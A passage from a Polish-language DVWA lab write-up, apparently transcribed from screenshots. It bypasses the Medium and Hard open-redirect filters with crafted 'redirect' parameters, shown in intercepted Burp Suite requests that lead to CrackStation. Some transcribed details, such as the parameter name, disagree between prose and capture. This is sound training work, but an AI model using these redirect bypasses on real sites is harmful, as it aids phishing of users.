3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 &Content-Encoding: gzip, deflate
```

https://crackstation.net/?id=1

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rmd160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV31BackupDefaults

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

Poziom: Medium

Po kodzie źródłowym zrozumiałam, że teraz nie mogę używać początku http i https (po kodzie i kilku błędnych próbach)

Więc zrobiłem to samo bez użycia początku http lub https

Burp Suite Community Edition v2023.9.1 - Temporary Project

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/open_redirect/source/medium.php?redirect=/crackstation.net/?id=1 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/open_redirect/
9 Cookie: BEEFHOO=mgFCKhImwUxfv0eGw2tH2FDz0ybyRANXKDPKcpMwmM3DSFI5aInjK2Bbk01ZfkQ5g9dBCc048JLSz; PHPSESSID=4r74hk4jbpttgcvnmnqbvhisi; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 |
```

Comment this item

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 3

Request headers 13

Poziom: Hard

Tutaj widnieje informacja że mogę zrobić przekierowanie tylko na "info.php".

Wystarczyło dodać pod koniec x=info.php

Burp Suite Community Edition v2023.9.1 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history | ⚙ Proxy settings

Comment this it

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/open_redirect/source/high.php?redirect=http://crackstation.net/?id=info.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/Vulnerabilities/open_redirect/
9 Cookie: BEEFH0OK=mGFCH1mwUXfDeGwz2tHZFd0ybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk0iZfkq5wG9dBCC048JLSz; PHPSESSID=k1pfa2jn90e10n247toa9u7ath; security=high
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?
15
16
```

← → ⌂ ⌂ https://crackstation.net/?x=info.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Welcome :: Damn Vul...

CrackStation

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-haf, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1|sha1_bin), QubesV3.1BackupDefaults

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "trivial" hashes. For information on password hashing systems that are not vulnerable to these attacks, see the [Defuse Security](#) section.